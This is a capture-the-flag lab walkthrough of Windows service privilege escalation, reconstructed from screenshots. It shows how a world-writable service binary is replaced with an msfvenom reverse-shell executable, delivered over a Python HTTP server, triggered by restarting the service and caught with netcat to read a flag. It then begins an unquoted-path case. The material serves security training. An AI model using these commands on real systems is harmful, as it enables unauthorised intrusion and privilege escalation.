


```
Microsoft Windows [Version 10.0.17763.1821]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\thm-unpriv>sc qc WindowsScheduler
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: WindowsScheduler
        TYPE               : 10  WIN32_OWN_PROCESS
        START_TYPE         : 2   AUTO_START
        ERROR_CONTROL      : 0   IGNORE
        BINARY_PATH_NAME   : C:\PROGRA~2\SYSTEM~1\WService.exe
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : System Scheduler Service
        DEPENDENCIES       :
        SERVICE_START_NAME : .\svcusr1

C:\Users\thm-unpriv>icacls C:\PROGRA~2\SYSTEM~1\WService.exe
C:\PROGRA~2\SYSTEM~1\WService.exe Everyone:(I)(M)
                                  NT AUTHORITY\SYSTEM:(I)(F)
                                  BUILTIN\Administrators:(I)(F)
                                  BUILTIN\Users:(I)(RX)
                                  APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(I)(RX)
                                  APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES:(I)(RX)

Successfully processed 1 files; Failed processing 0 files

C:\Users\thm-unpriv>
```

Before any exploitation is possible, we must first enumerate the attributes of the program through which we will be inserting our payload. This is a vital and iterative process of discovery as new information becomes available. To that end, the `sc` command (red) informs the system that we are interested in interacting with the Service Control Manager, or SCM. As before, we include additional information in our command, specifically the `qc` command (blue) to make a query of the configuration of the service `WindowsScheduler` (yellow). In these results, it is clear which file the service executes, which provides further insight into our enumeration. Finally, the `icacls` command (pink) once again allows the user to view the permissions on the service


executable (orange), printing the files permissions include the ability for `Everyone` to modify `(M)` (brown) the program, and here we have a way in.
***Note: Ensure this command is being run from the cmd.exe command line. In PowerShell, the sc command is linked to the Set-Content command thus must be invoked fully with the sc.exe command to differentiate from the sc PowerShell command.

However, unlike in Task 3 for the `taskusr1` flag, here our payload is not merely calling an executable but rather must be in a compiled format. Compilation itself is beyond the scope of this room, but know that it is a necessary step for certain programming languages to convert human readable commands into machine readable instructions.




```
root@ip-10-10-137-116:~# msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.137.116 LPORT=4445 -f exe-service -o rev-svc.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe-service file: 48640 bytes
Saved as: rev-svc.exe
root@ip-10-10-137-116:~#
```

Here we move to the attacking system to use the `msfvenom` command (red) to run a module of the Metasploit Framework to create this compiled program file. To define the nature of this payload, we must first use the `-p` flag to specify that we need a TCP reverse shell for a Windows system (blue). Furthermore, it is necessary to include information on where to make the connection which is defined by the `LHOST` and `LPORT` options (yellow), here pointing to the IP and port number for our listener on the attacking box. Finally, the format for the payload is defined by the `-f` flag signifying the format of the output needs to be an `exe-service` file named `rev-svc.exe` as per the `-o` flag. Phew! That was a lot, but this is a common way to build exploits and is a step that will become quite familiar with time. Now we need to move the payload from the attacking machine to the victim machine.




```
root@ip-10-10-137-116:~# msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.137.116 LPORT=4445 -f exe-service -o rev-svc.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe-service file: 48640 bytes
Saved as: rev-svc.exe
root@ip-10-10-137-116:~# python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```




```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\thm-unpriv> wget http://10.10.137.116:8000/rev-svc.exe -O rev-svc.exe
PS C:\Users\thm-unpriv>
PS C:\Users\thm-unpriv> dir


    Directory: C:\Users\thm-unpriv


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-r---         5/3/2022   3:14 PM                3D Objects
d-r---         5/3/2022   3:14 PM                Contacts
d-r---         5/4/2022   8:15 AM                Desktop
d-r---         5/3/2022   3:14 PM                Documents
d-r---         5/3/2022   3:14 PM                Downloads
d-r---         5/3/2022   3:14 PM                Favorites
d-r---         5/3/2022   3:14 PM                Links
d-r---         5/3/2022   3:14 PM                Music
d-r---         5/3/2022   3:14 PM                Pictures
d-r---         5/3/2022   3:14 PM                Saved Games
d-r---         5/3/2022   3:14 PM                Searches
d-r---         5/3/2022   3:14 PM                Videos
-a----         7/4/2022   6:51 PM          48640 rev-svc.exe


PS C:\Users\thm-unpriv> _
```

The above two images demonstrate the process of transferring the payload from the attacking machine to the victim machine. To begin, we will use a python module as noted by the `python3 -m` command and flag (red) called `http.server` (blue) in order to make available over an http connection on port `8000` (yellow) our file. With this in place, move back to the victim system and open PowerShell instead of the traditional command line in order to use the `wget` command (orange). This command retrieves the target file, here listed as the file `rev-svc.exe` available on port `8000` of the system at our attacking machine's IP address (purple). The system then saves that output file name as `rev-svc.exe` as denoted by the `-O` flag (green). Confirmation of the transfer can be found by using the `dir` command (pink) to display the contents of the current directory to see we have successfully transferred the file (white arrow).




```
Microsoft Windows [Version 10.0.17763.1821]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\thm-unpriv>cd C:\PROGRA~2\SYSTEM~1\

C:\PROGRA~2\SYSTEM~1>move WService.exe WService.exe.bkp
        1 file(s) moved.

C:\PROGRA~2\SYSTEM~1>move C:\Users\thm-unpriv\rev-svc.exe WService.exe
        1 file(s) moved.

C:\PROGRA~2\SYSTEM~1>icacls WService.exe /grant Everyone:F
processed file: WService.exe
Successfully processed 1 files; Failed processing 0 files

C:\PROGRA~2\SYSTEM~1>
```


Having set up our payload, let us return to the task at hand and change directories to the `C:\PROGRA~2\SYSTEM~1\` directory using the `cd` command (red) where we located the vulnerable file, `WService.exe`. This file must then be renamed with the `move` command, “moving” the data from a file called `WService.exe` to `WService.exe.bkp` (blue) deleting the old file in the process. This step is necessary as the system will not allow a direct overwrite of the file. The payload is then moved using the same command from where it was saved in the previous step into the current directory and renamed `WService.exe` (yellow) to become the vulnerable task. Finally, the `icacls` command (orange) is used on the `WService.exe` file we created (purple) with the `/grant Everyone:F` flag (green) granting all system users full privileges to this file allowing any user to run it.



```
root@ip-10-10-137-116:~# nc -lvp 4445
Listening on [0.0.0.0] (family 0, port 4445)
```



```
C:\PROGRA~2\SYSTEM~1>icacls WService.exe /grant Everyone:F
processed file: WService.exe
Successfully processed 1 files; Failed processing 0 files

C:\PROGRA~2\SYSTEM~1>sc stop windowsscheduler

SERVICE_NAME: windowsscheduler
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 3  STOP_PENDING
                                (NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x1
        WAIT_HINT          : 0x3e8

C:\PROGRA~2\SYSTEM~1>sc start windowsscheduler

SERVICE_NAME: windowsscheduler
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 4  RUNNING
                                (STOPPABLE, NOT_PAUSABLE, ACCEPTS_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0
        PID                : 4208
        FLAGS              :

C:\PROGRA~2\SYSTEM~1>_
```




```
root@ip-10-10-137-116:~# nc -lvp 4445
Listening on [0.0.0.0] (family 0, port 4445)
Connection from ip-10-10-48-44.eu-west-1.compute.internal 49911 received!
Microsoft Windows [Version 10.0.17763.1821]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
wprivesc1\svcusr1

C:\Windows\system32>dir C:\Users\svcusr1\Desktop
dir C:\Users\svcusr1\Desktop
 Volume in drive C has no label.
 Volume Serial Number is A8A4-C362

 Directory of C:\Users\svcusr1\Desktop

05/03/2022  01:00 PM    <DIR>          .
05/03/2022  01:00 PM    <DIR>          ..
06/21/2016  03:36 PM               527 EC2 Feedback.website
06/21/2016  03:36 PM               554 EC2 Microsoft Windows Guide.website
05/03/2022  01:01 PM                20 flag.txt
               3 File(s)          1,101 bytes
               2 Dir(s)  15,046,217,728 bytes free

C:\Windows\system32>type c:\Users\svcusr1\Desktop\flag.txt
```

Following the above set of images, as will become a common step in this process (and thus summarized here rather than be fully repeated), we again use the `nc` command with the `-vlp` flags to run a listener on the port specified in our payload, here `4445` (red). With this in place, return to the Windows system and use the `sc` command to instruct the ServiceControlManager to `stop` the `windowsscheduler` (blue) and then `start` the service again to execute the payload (yellow).


This will then connect to our listener on our attacking system where, once again, we will check the current user and display the contents of the Desktop (orange) where the flag is located (purple), and then display the flag using the `type` command (green).

To get the flag on svcusr2's Desktop:




```
Microsoft Windows [Version 10.0.17763.1821]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\thm-unpriv>sc qc "disk sorter enterprise"
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: disk sorter enterprise
        TYPE               : 10  WIN32_OWN_PROCESS
        START_TYPE         : 2   AUTO_START
        ERROR_CONTROL      : 0   IGNORE
        BINARY_PATH_NAME   : C:\MyPrograms\Disk Sorter Enterprise\bin\disksrs.exe
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : Disk Sorter Enterprise
        DEPENDENCIES       :
        SERVICE_START_NAME : .\svcusr2

C:\Users\thm-unpriv>icacls C:\MyPrograms
C:\MyPrograms NT AUTHORITY\SYSTEM:(I)(OI)(CI)(F)
              BUILTIN\Administrators:(I)(OI)(CI)(F)
              BUILTIN\Users:(I)(OI)(CI)(RX)
              BUILTIN\Users:(I)(CI)(AD)
              BUILTIN\Users:(I)(CI)(WD)
              CREATOR OWNER:(I)(OI)(CI)(IO)(F)

Successfully processed 1 files; Failed processing 0 files

C:\Users\thm-unpriv>_
```

